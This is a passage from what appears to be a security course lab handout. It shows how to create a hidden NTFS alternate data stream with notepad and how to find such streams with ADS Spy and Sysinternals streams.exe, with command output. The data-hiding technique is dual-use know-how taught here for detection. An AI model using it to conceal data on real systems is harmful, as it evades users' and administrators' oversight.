4. Download the Streams and ADS Spy folders to your desktop.
5. From Streams folder, copy the steams.exe file to your C:\WINDOWS\system32 directory.


notepad tim.txt



*Running notepad from the command line to create a new text file*




*Paste in some sample text, format with word wrap, and save the file.*




List the new tim.txt file in Explorer and the command line


notepad tim.txt:secret-service-name



*Create an alternate data stream named "secret-service-name" associated with tim.txt*



*Add some text to the alternate stream, save and exit.*



*Show the tim.txt file with Explorer and the command line and note there is no indication of an alternate stream.*

# ADS Spy

Merijn.nu

www.merijn.nu/programs.php#adsspy

## Welcome to Merijn.nu

### Navigation

- News
- Downloads
- Articles
- FAQ
- Windows Files
- Help Forums
- Donate
- E-mail

### Site search

Powered by Google

Search

### Official downloads

Click any of the 'download' links below a programs' icon to download it.

Common questions about this page and its contents:

- What is the License Agreement for your software?
- Why am I getting 'Unexpected error' about MSVBVM60.DLL?
- Why am I getting 'Unexpected error' about MSCOMCTL.OCX?
- I just downloaded one of your programs, how do I open it?
- What Windows versions are your programs compatible with?
- HijackThis is closing immediately after I open it, what do I do?
- I can't download anything! What do I do?

### HijackThis

**HijackThis:** A general homepage hijackers detector and remover. Initially based on the article **Hijacked!**, but expanded with a lot of other checks against hijacker tricks. It is continually updated to detect and remove new hijacks. It does **not** target specific programs/URLs, just the methods used by hijackers to force you onto their sites. As a result, false positives are imminent, and unless you are sure what you're doing, you should always consult with knowledgeable folks before deleting anything. A rudimentary HijackThis log tutorial by me is available [here](#). The official HijackThis QuickStart for posting on the SpywareInfo forums is available [here](#).

Compatible with: Windows 2000 and newer  
 Currently at version: 2.x


-> [Download from TrendMicro](#)  
 -> [Download from MajorGeeks](#)

### StartupList


**StartupList:** A simple tool that lists all and every auto starting program on your system. You might be surprised what it finds, this is way better than Mconfig. Commonly used to troubleshoot malfunctioning systems, trojan/viral

### Links

- Spyware Info
- Spybot
- W3C XHTML 1.0
- MAKE YOUR HOTEPAD
- Microsoft Office Word 2003
- Silent Runners
- Book Gap
- FLYINGHAMSTER
- Ram Scanner



*Open the ADS Spy folder on the desktop, run ADSSpy.exe, and scan for alternate data streams. It will find the new secret-service-name stream.*



*Scan again this time showing all alternate data streams*

# Streams

The screenshot shows a web browser window with the URL <https://technet.microsoft.com/en-us/sysinternals/bb897440.aspx>. The page is titled "Windows Sysinternals" and features a navigation menu with "Home", "Learn", "Downloads", and "Community". The "Downloads" section is active, showing a breadcrumb trail: "Windows Sysinternals > Downloads > File and Disk Utilities > Streams".


The main content area is titled "Streams v1.6" and is attributed to "Mark Russinovich", published on "July 4, 2016". It includes a "Download Streams (140 KB)" button and a "Rate" section with five stars. The "Introduction" section explains that NTFS file system provides applications the ability to create alternate data streams of information. It notes that by default, all data is stored in a file's main unnamed data stream, but by using the syntax 'file:stream', you can read and write to alternates. The text describes how to create a stream named 'stream' associated with the file 'test' and how to use the 'more' command to view stream information.

The "Download" section includes a "Download Streams (140 KB)" button and a "Runs on:" section with the following supported operating systems:

- Client: Windows Vista and higher
- Server: Windows Server 2008 and higher
- Nano Server: 2016 and higher

On the left side, there are "Utilities" and "Additional Resources" sections. The "Utilities" section includes links to "Sysinternals Suite", "Utilities Index", "File and Disk Utilities", "Networking Utilities", "Process Utilities", "Security Utilities", "System Information Utilities", and "Miscellaneous Utilities". The "Additional Resources" section includes links to "Forum", "Site Blog", "Sysinternals Learning", "Mark's Webcasts", "Mark's Blog", "Software License", and "Licensing FAQ".

streams.exe



```
C:\ Documents and Settings\cis76 student>streams.exe
streams v1.60 - Reveal NTFS alternate streams.
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

usage: streams.exe [-s] [-d] <file or directory>
-s      Recurse subdirectories
-d      Delete streams
-nobanner
        Do not display the startup banner and copyright message.

C:\Documents and Settings\cis76 student>
```

*The streams command has two options, -s to recurse subdirectories and -d to delete streams.*

streams.exe -s c:\

```

C:\ Command Prompt
C:\Documents and Settings\cis76 student>streams.exe -s c:\

streams v1.60 - Reveal NTFS alternate streams.
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Error opening c:\pagefile.sys:
The process cannot access the file because it is being used by another process.

c:\Documents and Settings\cis76 student\tim.txt:
:secret-service-name.txt:$DATA          45
c:\Documents and Settings\cis76 student\Desktop\ADS Spy\ADSSpy.exe:
:Zone.Identifier:$DATA                 26
c:\Documents and Settings\cis76 student\Desktop\Streams\Eula.txt:
:Zone.Identifier:$DATA                 26
c:\Documents and Settings\cis76 student\Desktop\Streams\streams.exe:
:Zone.Identifier:$DATA                 26
c:\Documents and Settings\cis76 student\Desktop\Streams\streams64.exe:
:Zone.Identifier:$DATA                 26
c:\Documents and Settings\cis76 student\My Documents\Firefox Setup 43.0.1.exe:
:Zone.Identifier:$DATA                 26
c:\Documents and Settings\cis76 student\My Documents\Downloads\Wireshark-win64-2
.0.5.exe:
:Zone.Identifier:$DATA                 26
c:\RECYCLER\S-1-5-21-1246628124-48506347-572454927-1003\Dc1.exe:
:Zone.Identifier:$DATA                 26
c:\System Volume Information\_restore{8D9BD9C6-5382-47D1-8E7F-052F06C2E3BB}\RP3\
A0000033.exe:
:Zone.Identifier:$DATA                 26
c:\WINDOWS\system32\streams.exe.exe:
:Zone.Identifier:$DATA                 26

C:\Documents and Settings\cis76 student>_

```

*Finding all alternate streams from the command line using streams.exe with the -s recursive option.*

dir

```
C:\Documents and Settings\cis76 student>dir
Volume in drive C has no label.
Volume Serial Number is 1C6F-0AAD

Directory of C:\Documents and Settings\cis76 student

10/30/2016  02:59 PM    <DIR>          .
10/30/2016  02:59 PM    <DIR>          ..
10/30/2016  02:54 PM    <DIR>          Desktop
07/31/2016  03:34 PM    <DIR>          Favorites
08/15/2016  04:05 AM    <DIR>          My Documents
07/31/2016  07:55 AM    <DIR>          Start Menu
10/30/2016  03:22 PM                296 tim.txt
                1 File(s)                296 bytes
                6 Dir(s)   6,491,897,856 bytes free

C:\Documents and Settings\cis76 student>
```

type tim.txt

```
